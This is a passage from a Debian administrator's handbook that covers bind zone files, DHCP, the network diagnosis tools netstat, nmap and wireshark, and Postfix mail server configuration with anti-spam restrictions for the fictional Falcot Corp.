        195.20.105.149/32 ; // ns0.xname.org
        193.23.158.13/32 ; // ns1.xname.org
    };
};

zone "internal.falcot.com" {
    type master;
```

```

    file "/etc/bind/db.internal.falcot.com";
    allow-query { 192.168.0.0/16; };
};

zone "168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/db.192.168";
    allow-query { 192.168.0.0/16; };
};

```

**Example 10.13** *Excerpt of /etc/bind/db.falcot.com*

```

; falcot.com Zone
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL      604800
@         IN      SOA    falcot.com. admin.falcot.com. (
                        20040121      ; Serial
                        604800        ; Refresh
                        86400         ; Retry
                        2419200       ; Expire
                        604800 )      ; Negative Cache TTL
;
; The @ refers to the zone name ("falcot.com" here)
; or to $ORIGIN if that directive has been used
;
@         IN      NS     ns
@         IN      NS     ns0.xname.org.

internal IN      NS     192.168.0.2

@         IN      A      212.94.201.10
@         IN      MX     5 mail
@         IN      MX     10 mail2

ns        IN      A      212.94.201.10
mail      IN      A      212.94.201.10
mail2     IN      A      212.94.201.11
www       IN      A      212.94.201.11

dns       IN      CNAME  ns

```

**CAUTION**  
**Syntax of a name**

The syntax of machine names follows strict rules. For instance, machine implies machine.*domain*. If the domain name should not be appended to a name, said name must be written as machine. (with a dot as suffix). Indicating a DNS name outside the current domain therefore requires a syntax such as machine.otherdomain.com. (with the final dot).

**Example 10.14** Excerpt of `/etc/bind/db.192.168`

```
; Reverse zone for 192.168.0.0/16
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL      604800
@         IN      SOA      ns.internal.falcot.com. admin.falcot.com. (
                20040121      ; Serial
                604800      ; Refresh
                86400       ; Retry
                2419200     ; Expire
                604800 )     ; Negative Cache TTL

                IN      NS      ns.internal.falcot.com.

; 192.168.0.1 -> arrakis
1.0      IN      PTR      arrakis.internal.falcot.com.
; 192.168.0.2 -> neptune
2.0      IN      PTR      neptune.internal.falcot.com.

; 192.168.3.1 -> pau
1.3      IN      PTR      pau.internal.falcot.com.
```

## 10.7. DHCP

DHCP (for *Dynamic Host Configuration Protocol*) is a protocol by which a machine can automatically get its network configuration when it boots. This allows centralizing the management of network configurations, and ensuring that all desktop machines get similar settings.

A DHCP server provides many network-related parameters. The most common of these is an IP address and the network where the machine belongs, but it can also provide other information, such as DNS servers, WINS servers, NTP servers, and so on.

The Internet Software Consortium (also involved in developing `bind`) is the main author of the DHCP server. The matching Debian package is `isc-dhcp-server`.

### 10.7.1. Configuring

The first elements that need to be edited in the DHCP server configuration file (`/etc/dhcp/dhcpd.conf`) are the domain name and the DNS servers. If this server is alone on the local network (as defined by the broadcast propagation), the authoritative directive must also be enabled (or uncommented). One also needs to create a subnet section describing the local network and the configuration information to be provided. The following example fits a 192.168.0.0/24 local network with a router at 192.168.0.1 serving as the gateway. Available IP addresses are in the range 192.168.0.128 to 192.168.0.254.

**Example 10.15** *Excerpt of /etc/dhcp/dhcpd.conf*

```
#
# Sample configuration file for ISC dhcpd for Debian
#

# The ddns-updates-style parameter controls whether or not the server will
# attempt to do a DNS update when a lease is confirmed. We default to the
# behavior of the version 2 packages ('none', since DHCP v2 didn't
# have support for DDNS.)
ddns-update-style interim;

# option definitions common to all supported networks...
option domain-name "internal.falcot.com";
option domain-name-servers ns.internal.falcot.com;

default-lease-time 600;
max-lease-time 7200;

# If this DHCP server is the official DHCP server for the local
# network, the authoritative directive should be uncommented.
authoritative;

# Use this to send dhcp log messages to a different log file (you also
# have to hack syslog.conf to complete the redirection).
log-facility local7;

# My subnet
subnet 192.168.0.0 netmask 255.255.255.0 {
    option routers 192.168.0.1;
    option broadcast-address 192.168.0.255;
    range 192.168.0.128 192.168.0.254;
    ddns-domainname "internal.falcot.com";
}
```

### 10.7.2. DHCP and DNS

A nice feature is the automated registering of DHCP clients in the DNS zone, so that each machine gets a significant name (rather than something impersonal such as machine-192-168-0-131.internal.falcot.com). Using this feature requires configuring the DNS server to accept updates to the internal.falcot.com DNS zone from the DHCP server, and configuring the latter to submit updates for each registration.

In the `bind` case, the `allow-update` directive needs to be added to each of the zones that the DHCP server is to edit (the one for the internal.falcot.com domain, and the reverse zone). This directive

lists the IP addresses allowed to perform these updates; it should therefore contain the possible addresses of the DHCP server (both the local address and the public address, if appropriate).

```
allow-update { 127.0.0.1 192.168.0.1 212.94.201.10 !any };
```

Beware! A zone that can be modified *will* be changed by `bind`, and the latter will overwrite its configuration files at regular intervals. Since this automated procedure produces files that are less human-readable than manually-written ones, the Falcot administrators handle the internal `falcot.com` domain with a delegated DNS server; this means the `falcot.com` zone file stays firmly under their manual control.

The DHCP server configuration excerpt above already includes the directives required for DNS zone updates: they are the `ddns-update-style interim`; and `ddns-domain-name "internal.falcot.com"`; lines in the block describing the subnet.

## 10.8. Network Diagnosis Tools

When a network application does not run as expected, it is important to be able to look under the hood. Even when everything seems to run smoothly, running a network diagnosis can help ensure everything is working as it should. Several diagnosis tools exist for this purpose; each one operates on a different level.

### 10.8.1. Local Diagnosis: `netstat`

Let's first mention the `netstat` command (in the `net-tools` package); it displays an instant summary of a machine's network activity. When invoked with no argument, this command lists all open connections; this list can be very verbose since it includes many Unix-domain sockets (widely used by daemons) which do not involve the network at all (for example, `dbus` communication, X11 traffic, and communications between virtual filesystems and the desktop).

Common invocations therefore use options that alter `netstat`'s behavior. The most frequently used options include:

- `-t`, which filters the results to only include TCP connections;
- `-u`, which works similarly for UDP connections; these options are not mutually exclusive, and one of them is enough to stop displaying Unix-domain connections;
- `-a`, to also list listening sockets (waiting for incoming connections);
- `-n`, to display the results numerically: IP addresses (no DNS resolution), port numbers (no aliases as defined in `/etc/services`) and user ids (no login names);
- `-p`, to list the processes involved; this option is only useful when `netstat` is run as root, since normal users will only see their own processes;
- `-c`, to continuously refresh the list of connections.

Other options, documented in the `netstat(8)` manual page, provide an even finer control over the displayed results. In practice, the first five options are so often used together that systems and network administrators practically acquired `netstat -tupan` as a reflex. Typical results, on a lightly loaded machine, may look like the following:

```
# netstat -tupan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp      0      0 0.0.0.0:111             0.0.0.0:*               LISTEN     397/rpcbind
tcp      0      0 0.0.0.0:22             0.0.0.0:*               LISTEN     431/sshd
tcp      0      0 0.0.0.0:36568          0.0.0.0:*               LISTEN     407/rpc.statd
tcp      0      0 0.127.0.0.1:25         0.0.0.0:*               LISTEN     762/exim4
tcp      0      272 192.168.1.242:22       192.168.1.129:44452    ESTABLISHED 1172/sshd: roland [
tcp6     0      0 :::111                  :::*                    LISTEN     397/rpcbind
tcp6     0      0 :::22                   :::*                    LISTEN     431/sshd
tcp6     0      0 ::1:25                  :::*                    LISTEN     762/exim4
tcp6     0      0 :::35210                 :::*                    LISTEN     407/rpc.statd
udp      0      0 0.0.0.0:39376          0.0.0.0:*               916/dhclient
udp      0      0 0.0.0.0:996            0.0.0.0:*               397/rpcbind
udp      0      0 0.127.0.0.1:1007       0.0.0.0:*               407/rpc.statd
udp      0      0 0.0.0.0:68             0.0.0.0:*               916/dhclient
udp      0      0 0.0.0.0:48720          0.0.0.0:*               451/avahi-daemon: r
udp      0      0 0.0.0.0:111            0.0.0.0:*               397/rpcbind
udp      0      0 0.192.168.1.242:123    0.0.0.0:*               539/ntpd
udp      0      0 0.127.0.0.1:123        0.0.0.0:*               539/ntpd
udp      0      0 0.0.0.0:123            0.0.0.0:*               539/ntpd
udp      0      0 0.0.0.0:5353           0.0.0.0:*               451/avahi-daemon: r
udp      0      0 0.0.0.0:39172          0.0.0.0:*               407/rpc.statd
udp6     0      0 :::996                  :::*                    397/rpcbind
udp6     0      0 :::34277                 :::*                    407/rpc.statd
udp6     0      0 :::54852                 :::*                    916/dhclient
udp6     0      0 :::111                   :::*                    397/rpcbind
udp6     0      0 :::38007                 :::*                    451/avahi-daemon: r
udp6     0      0 fe80::5054:ff:fe99::123  :::*                    539/ntpd
udp6     0      0 2001:bc8:3a7e:210:a:123  :::*                    539/ntpd
udp6     0      0 2001:bc8:3a7e:210:5:123  :::*                    539/ntpd
udp6     0      0 ::1:123                  :::*                    539/ntpd
udp6     0      0 :::123                   :::*                    539/ntpd
udp6     0      0 :::5353                  :::*                    451/avahi-daemon: r
```

As expected, this lists established connections, two SSH connections in this case, and applications waiting for incoming connections (listed as LISTEN), notably the Exim4 email server listening on port 25.

### 10.8.2. Remote Diagnosis: nmap

`nmap` (in the similarly-named package) is, in a way, the remote equivalent for `netstat`. It can scan a set of “well-known” ports for one or several remote servers, and list the ports where an application is found to answer to incoming connections. Furthermore, `nmap` is able to identify some of these applications, sometimes even their version number. The counterpart of this tool is that, since it runs remotely, it cannot provide information on processes or users; however, it can operate on several targets at once.

A typical `nmap` invocation only uses the `-A` option (so that `nmap` attempts to identify the versions of the server software it finds) followed by one or more IP addresses or DNS names of machines to scan. Again, many more options exist to finely control the behavior of `nmap`; please refer to the documentation in the `nmap(1)` manual page.

```

# nmap mirtuel

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-09 16:46 CET
Nmap scan report for mirtuel (192.168.1.242)
Host is up (0.000013s latency).
rDNS record for 192.168.1.242: mirtuel.internal.placard.fr.eu.org
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
# nmap -A localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-09 16:46 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000013s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 3 (protocol 2.0)
|_ ssh-hostkey: ERROR: Script execution failed (use -d to debug)
25/tcp    open  smtp      Exim smtpd 4.84
| smtp-commands: mirtuel Hello localhost [127.0.0.1], SIZE 52428800, 8BITMIME,
|   └─ PIPELINING, HELP,
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|  program version  port/proto  service
|  100000  2,3,4      111/tcp    rpcbind
|  100000  2,3,4      111/udp    rpcbind
|  100024  1          36568/tcp  status
|_ 100024  1          39172/udp  status
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.15
Network Distance: 0 hops
Service Info: Host: mirtuel; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at http
|   └─ ://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds

```

As expected, the SSH and Exim4 applications are listed. Note that not all applications listen on all IP addresses; since Exim4 is only accessible on the lo loopback interface, it only appears during an analysis of localhost and not when scanning mirtuel (which maps to the eth0 interface on the same machine).



### 10.8.3. Sniffers: tcpdump and wireshark

Sometimes, one needs to look at what actually goes on the wire, packet by packet. These cases call for a “frame analyzer”, more widely known as a *sniffer*. Such a tool observes all the packets that reach a given network interface, and displays them in a user-friendly way.

The venerable tool in this domain is `tcpdump`, available as a standard tool on a wide range of platforms. It allows many kinds of network traffic capture, but the representation of this traffic stays rather obscure. We will therefore not describe it in further detail.

A more recent (and more modern) tool, `wireshark` (in the *wireshark* package), has become the new reference in network traffic analysis due to its many decoding modules that allow for a simplified analysis of the captured packets. The packets are displayed graphically with an organization based on the protocol layers. This allows a user to visualize all protocols involved in a packet. For example, given a packet containing an HTTP request, `wireshark` displays, separately, the information concerning the physical layer, the Ethernet layer, the IP packet information, the TCP connection parameters, and finally the HTTP request itself.




Figure 10.1 The *wireshark* network traffic analyzer

In our example, the packets traveling over SSH are filtered out (with the `!tcp.port == 22` filter). The packet currently displayed was developed at the HTTP layer.

---

**wireshark with no  
graphical interface:  
tshark**

TIP When one cannot run a graphical interface, or does not wish to do so for whatever reason, a text-only version of wireshark also exists under the name `tshark` (in a separate *tshark* package). Most of the capture and decoding features are still available, but the lack of a graphical interface necessarily limits the interactions with the program (filtering packets after they've been captured, tracking of a given TCP connection, and so on). It can still be used as a first approach. If further manipulations are intended and require the graphical interface, the packets can be saved to a file and this file can be loaded into a graphical wireshark running on another machine.

## Keywords

---

Postfix  
Apache  
NFS  
Samba  
Squid  
OpenLDAP  
SIP

---



# Network Services: **11**

## Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN

---

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*Network services are the programs that users interact with directly in their daily work. They are the tip of the information system iceberg, and this chapter focuses on them; the hidden parts they rely on are the infrastructure we already described.*

*Many modern network services require encryption technology to operate reliably and securely, especially when used on the public Internet. X.509 Certificates (which may also be referred to as SSL Certificates or TLS Certificates) are frequently used for this purpose. A certificate for a specific domain can often be shared between more than one of the services discussed in this chapter.*

## 11.1. Mail Server

The Falcot Corp administrators selected Postfix for the electronic mail server, due to its reliability and its ease of configuration. Indeed, its design enforces that each task is implemented in a process with the minimum set of required permissions, which is a great mitigation measure against security problems.

ALTERNATIVE

### The Exim4 server

Debian uses Exim4 as the default email server (which is why the initial installation includes Exim4). The configuration is provided by a separate package, *exim4-config*, and automatically customized based on the answers to a set of Debconf questions very similar to the questions asked by the *postfix* package.

The configuration can be either in one single file (`/etc/exim4/exim4.conf.template`) or split across a number of configuration snippets stored under `/etc/exim4/conf.d/`. In both cases, the files are used by `update-exim4.conf` as templates to generate `/var/lib/exim4/config.autogenerated`. The latter is the file used by Exim4. Thanks to this mechanism, values obtained through Exim's debconf configuration — which are stored in `/etc/exim4/update-exim4.conf.conf` — can be injected in Exim's configuration file, even when the administrator or another package has altered the default Exim configuration.

The Exim4 configuration file syntax has its peculiarities and its learning curve; however, once these peculiarities are understood, Exim4 is a very complete and powerful email server, as evidenced by the tens of pages of documentation.

➔ <http://www.exim.org/docs.html>

### 11.1.1. Installing Postfix

The *postfix* package includes the main SMTP daemon. Other packages (such as *postfix-ldap* and *postfix-pgsql*) add extra functionality to Postfix, including access to mapping databases. You should only install them if you know that you need them.

BACK TO BASICS

### SMTP

SMTP (*Simple Mail Transfer Protocol*) is the protocol used by mail servers to exchange and route emails.

Several Debconf questions are asked during the installation of the package. The answers allow generating a first version of the `/etc/postfix/main.cf` configuration file.

The first question deals with the type of setup. Only two of the proposed answers are relevant in case of an Internet-connected server, “Internet site” and “Internet with smarthost”. The former is appropriate for a server that receives incoming email and sends outgoing email directly to its recipients, and is therefore well-adapted to the Falcot Corp case. The latter is appropriate for a server receiving incoming email normally, but that sends outgoing email through an intermediate SMTP server — the “smarthost” — rather than directly to the recipient's server. This is mostly useful for individuals with a dynamic IP address, since many email servers reject messages coming straight from such an IP address. In this case, the smarthost will usually be


the ISP's SMTP server, which is always configured to accept email coming from the ISP's customers and forward it appropriately. This setup (with a smarthost) is also relevant for servers that are not permanently connected to the internet, since it avoids having to manage a queue of undeliverable messages that need to be retried later.

VOCABULARY  
**ISP**

ISP is the acronym for “Internet Service Provider”. It covers an entity, often a commercial company, that provides Internet connections and the associated basic services (email, news and so on).

The second question deals with the full name of the machine, used to generate email addresses from a local user name; the full name of the machine ends up as the part after the at-sign (“@”). In the case of Falcot, the answer should be mail.falcot.com. This is the only question asked by default, but the configuration it leads to is not complete enough for the needs of Falcot, which is why the administrators run `dpkg-reconfigure postfix` so as to be able to customize more parameters.

One of the extra questions asks for all the domain names related to this machine. The default list includes its full name as well as a few synonyms for localhost, but the main falcot.com domain needs to be added by hand. More generally, this question should usually be answered with all the domain names for which this machine should serve as an MX server; in other words, all the domain names for which the DNS says that this machine will accept email. This information ends up in the `mydestination` variable of the main Postfix configuration file — `/etc/postfix/main.cf`.



**Figure 11.1** Role of the DNS MX record while sending a mail

**EXTRA**  
**Querying the MX records**

When the DNS does not have an MX record for a domain, the email server will try sending the messages to the host itself, by using the matching A record (or AAAA in IPv6).

In some cases, the installation can also ask what networks should be allowed to send email via the machine. In its default configuration, Postfix only accepts emails coming from the machine itself; the local network will usually be added. The Falcot Corp administrators added 192.168.0.0/16 to the default answer. If the question is not asked, the relevant variable in the configuration file is `mynetworks`, as seen in the example below.

Local email can also be delivered through `procmail`. This tool allows users to sort their incoming email according to rules stored in their `~/ .procmailrc` file.

After this first step, the administrators got the following configuration file; it will be used as a starting point for adding some extra functionality in the next sections.

**Example 11.1** *Initial /etc/postfix/main.cf file*

```
# See /usr/share/postfix/main.cf.dist for a commented, more complete version

# Debian specific: Specifying a file name will cause the first
# line of that file to be used as the name. The Debian default
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Debian/GNU)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# TLS parameters
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${data_directory}/smtpd_scache
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache

# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc package for
# information on enabling SSL in the smtp client.
```

```
smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated
    └─ defer_unauth_destination
myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = mail.falcot.com, falcot.com, localhost.localdomain, localhost
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 192.168.0.0/16
mailbox_command = procmail -a "$EXTENSION"
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all
```

#### SECURITY

##### *Snake oil* SSL certificates

The *snake oil* certificates, like the *snake oil* “medicine” sold by unscrupulous quacks in old times, have absolutely no value: you cannot rely on them to authenticate the server since they are automatically generated self-signed certificates. However they are useful to improve the privacy of the exchanges.

In general they should only be used for testing purposes, and normal service must use real certificates; these can be generated with the procedure described in section 10.2.1.1, “Public Key Infrastructure: *easy-rsa*” page 224.

## 11.1.2. Configuring Virtual Domains

The mail server can receive emails addressed to other domains besides the main domain; these are then known as virtual domains. In most cases where this happens, the emails are not ultimately destined to local users. Postfix provides two interesting features for handling virtual domains.

#### CAUTION

##### Virtual domains and canonical domains

None of the virtual domains must be referenced in the `mydestination` variable; this variable only contains the names of the “canonical” domains directly associated to the machine and its local users.

### *Virtual Alias Domains*

A virtual alias domain only contains aliases, i.e. addresses that only forward emails to other addresses.

Such a domain is enabled by adding its name to the `virtual_alias_domains` variable, and referencing an address mapping file in the `virtual_alias_maps` variable.



**Example 11.2** Directives to add in the `/etc/postfix/main.cf` file

```
virtual_alias_domains = falcotsbrand.com
virtual_alias_maps = hash:/etc/postfix/virtual
```

The `/etc/postfix/virtual` file describes a mapping with a rather straightforward syntax: each line contains two fields separated by whitespace; the first field is the alias name, the second field is a list of email addresses where it redirects. The special `@domain.com` syntax covers all remaining aliases in a domain.

**Example 11.3** Example `/etc/postfix/virtual` file

```
webmaster@falcotsbrand.com  jean@falcot.com
contact@falcotsbrand.com    laure@falcot.com, sophie@falcot.com
# The alias below is generic and covers all addresses within
# the falcotsbrand.com domain not otherwise covered by this file.
# These addresses forward email to the same user name in the
# falcot.com domain.
@falcotsbrand.com          @falcot.com
```

## Virtual Mailbox Domains

**CAUTION**  
**Combined virtual domain?**

Postfix does not allow using the same domain in both `virtual_alias_domains` and `virtual_mailbox_domains`. However, every domain of `virtual_mailbox_domains` is implicitly included in `virtual_alias_domains`, which makes it possible to mix aliases and mailboxes within a virtual domain.

Messages addressed to a virtual mailbox domain are stored in mailboxes not assigned to a local system user.

Enabling a virtual mailbox domain requires naming this domain in the `virtual_mailbox_domains` variable, and referencing a mailbox mapping file in `virtual_mailbox_maps`. The `virtual_mailbox_base` parameter contains the directory under which the mailboxes will be stored.

The `virtual_uid_maps` parameter (respectively `virtual_gid_maps`) references the file containing the mapping between the email address and the system user (respectively group) that “owns” the corresponding mailbox. To get all mailboxes owned by the same owner/group, the `static:5000` syntax assigns a fixed UID/GID (of value 5000 here).

**Example 11.4** Directives to add in the `/etc/postfix/main.cf` file

```
virtual_mailbox_domains = falcot.org
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_mailbox_base = /var/mail/vhosts
```

Again, the syntax of the `/etc/postfix/vmailbox` file is quite straightforward: two fields separated with whitespace. The first field is an email address within one of the virtual domains, and the second field is the location of the associated mailbox (relative to the directory specified in `virtual_mailbox_base`). If the mailbox name ends with a slash (`/`), the emails will be stored in the `maildir` format; otherwise, the traditional `mbox` format will be used. The `maildir` format uses a whole directory to store a mailbox, each individual message being stored in a separate file. In the `mbox` format, on the other hand, the whole mailbox is stored in one file, and each line starting with “From ” (From followed by a space) signals the start of a new message.

**Example 11.5** The `/etc/postfix/vmailbox` file

```
# Jean's email is stored as maildir, with
# one file per email in a dedicated directory
jean@falcot.org falcot.org/jean/
# Sophie's email is stored in a traditional "mbox" file,
# with all mails concatenated into one single file
sophie@falcot.org falcot.org/sophie
```

### 11.1.3. Restrictions for Receiving and Sending

The growing number of unsolicited bulk emails (*spam*) requires being increasingly strict when deciding which emails a server should accept. This section presents some of the strategies included in Postfix.

CULTURE

**The spam problem**

“Spam” is a generic term used to designate all the unsolicited commercial emails (also known as UCEs) that flood our electronic mailboxes; the unscrupulous individuals sending them are known as spammers. They care little about the nuisance they cause, since sending an email costs very little, and only a very small percentage of recipients need to be attracted by the offers for the spamming operation to make more money than it costs. The process is mostly automated, and any email address made public (for instance, on a web forum, or on the archives of a mailing list, or on a blog, and so on) will be discovered by the spammers’ robots, and subjected to a never-ending stream of unsolicited messages.

All system administrators try to face this nuisance with spam filters, but of course spammers keep adjusting to try to work around these filters. Some even rent networks of machines compromised by a worm from various crime syndicates. Recent statistics estimate that up to 95% of all emails circulating on the Internet are spam!

## IP-Based Access Restrictions

The `smtpd_client_restrictions` directive controls which machines are allowed to communicate with the email server.

### Example 11.6 Restrictions Based on Client Address

```
smtpd_client_restrictions = permit_mynetworks,  
    warn_if_reject reject_unknown_client,  
    check_client_access hash:/etc/postfix/access_clientip,  
    reject_rbl_client sbl-xbl.spamhaus.org,  
    reject_rbl_client list.dsbl.org
```

When a variable contains a list of rules, as in the example above, these rules are evaluated in order, from the first to the last. Each rule can accept the message, reject it, or leave the decision to a following rule. As a consequence, order matters, and simply switching two rules can lead to a widely different behavior.

The `permit_mynetworks` directive, used as the first rule, accepts all emails coming from a machine in the local network (as defined by the `mynetworks` configuration variable).

The second directive would normally reject emails coming from machines without a completely valid DNS configuration. Such a valid configuration means that the IP address can be resolved to a name, and that this name, in turn, resolves to the IP address. This restriction is often too strict, since many email servers do not have a reverse DNS for their IP address. This explains why the Falcot administrators prepended the `warn_if_reject` modifier to the `reject_unknown_client` directive: this modifier turns the rejection into a simple warning recorded in the logs. The administrators can then keep an eye on the number of messages that would be rejected if the rule were actually enforced, and make an informed decision later if they wish to enable such enforcement.

#### TIP *access tables*

The restriction criteria include administrator-modifiable tables listing combinations of senders, IP addresses, and allowed or forbidden hostnames. These tables can be created from an uncompressed copy of the `/usr/share/doc/postfix-doc/examples/access.gz` file. This model is self-documented in its comments, which means each table describes its own syntax.

The `/etc/postfix/access_clientip` table lists IP addresses and networks; `/etc/postfix/access_helo` lists domain names; `/etc/postfix/access_sender` contains sender email addresses. All these files need to be turned into hash-tables (a format optimized for fast access) after each change, with the `postmap /etc/postfix/file` command.

The third directive allows the administrator to set up a blacklist and a whitelist of email servers, stored in the `/etc/postfix/access_clientip` file. Servers in the whitelist are considered as trusted, and the emails coming from there therefore do not go through the following filtering rules.

The last two rules reject any message coming from a server listed in one of the indicated blacklists. RBL is an acronym for *Remote Black List*; there are several such lists, but they all list badly configured servers that spammers use to relay their emails, as well as unexpected mail relays such as machines infected with worms or viruses.

**White list and RBLs**

**TIP** Blacklists sometimes include a legitimate server that has been suffering an incident. In these situations, all emails coming from one of these servers would be rejected unless the server is listed in a whitelist defined by `/etc/postfix/access_clientip`.

Prudence therefore recommends including in the whitelist all the trusted servers from which many emails are usually received.

### *Checking the Validity of the EHLO or HELO Commands*

Each SMTP exchange starts with a HELO (or EHLO) command, followed by the name of the sending email server; checking the validity of this name can be interesting.

**Example 11.7** *Restrictions on the name announced in EHLO*

```
smtpd_helo_restrictions = permit_mynetworks,  
    reject_invalid_hostname,  
    check_helo_access hash:/etc/postfix/access_helo,  
    reject_non_fqdn_hostname,  
    warn_if_reject reject_unknown_hostname
```

The first `permit_mynetworks` directive allows all machines on the local network to introduce themselves freely. This is important, because some email programs do not respect this part of the SMTP protocol adequately enough, and they can introduce themselves with nonsensical names.

The `reject_invalid_hostname` rule rejects emails when the EHLO announce lists a syntactically incorrect hostname. The `reject_non_fqdn_hostname` rule rejects messages when the announced hostname is not a fully-qualified domain name (including a domain name as well as a host name). The `reject_unknown_hostname` rule rejects messages if the announced name does not exist in the DNS. Since this last rule unfortunately leads to too many rejections, the administrators turned its effect to a simple warning with the `warn_if_reject` modifier as a first step; they may decide to remove this modifier at a later stage, after auditing the results of this rule.

Using `permit_mynetworks` as the first rule has an interesting side effect: the following rules only apply to hosts outside the local network. This allows blacklisting all hosts that announce themselves as part of the `falcot.com`, for instance by adding a `falcot.com REJECT You are not in our network!` line to the `/etc/postfix/access_helo` file.

## *Accepting or Refusing Based on the Announced Sender*

Every message has a sender, announced by the MAIL FROM command of the SMTP protocol; again, this information can be validated in several different ways.

### **Example 11.8** *Sender checks*

```
smtpd_sender_restrictions =  
    check_sender_access hash:/etc/postfix/access_sender,  
    reject_unknown_sender_domain, reject_unlisted_sender,  
    reject_non_fqdn_sender
```

The `/etc/postfix/access_sender` table maps some special treatment to some senders. This usually means listing some senders into a white list or a black list.

The `reject_unknown_sender_domain` rule requires a valid sender domain, since it is needed for a valid address. The `reject_unlisted_sender` rule rejects local senders if the address does not exist; this prevents emails from being sent from an invalid address in the `falcot.com` domain, and messages emanating from `joe.bloggs@falcot.com` are only accepted if such an address really exists.

Finally, the `reject_non_fqdn_sender` rule rejects emails purporting to come from addresses without a fully-qualified domain name. In practice, this means rejecting emails coming from `user@machine`: the address must be announced as either `user@machine.example.com` or `user@example.com`.

## *Accepting or Refusing Based on the Recipient*

Each email has at least one recipient, announced with the RCPT TO command in the SMTP protocol. These addresses also warrant validation, even if that may be less relevant than the checks made on the sender address.

### **Example 11.9** *Recipient checks*

```
smtpd_recipient_restrictions = permit_mynetworks,  
    reject_unauth_destination, reject_unlisted_recipient,  
    reject_non_fqdn_recipient
```

`reject_unauth_destination` is the basic rule that requires outside messages to be addressed to us; messages sent to an address not served by this server are rejected. Without this rule, a server becomes an open relay that allows spammers to send unsolicited emails; this rule is therefore mandatory, and it will be best included near the beginning of the list, so that no other rules may authorize the message before its destination has been checked.

The `reject_unlisted_recipient` rule rejects messages sent to non-existing local users, which makes sense. Finally, the `reject_non_fqdn_recipient` rule rejects non-fully-qualified addresses; this makes it impossible to send an email to `jean` or `jean@machine`, and requires using the full address instead, such as `jean@machine.falcot.com` or `jean@falcot.com`.

### *Restrictions Associated with the DATA Command*

The `DATA` command of SMTP is emitted before the contents of the message. It doesn't provide any information per se, apart from announcing what comes next. It can still be subjected to checks.

#### **Example 11.10** *DATA checks*

```
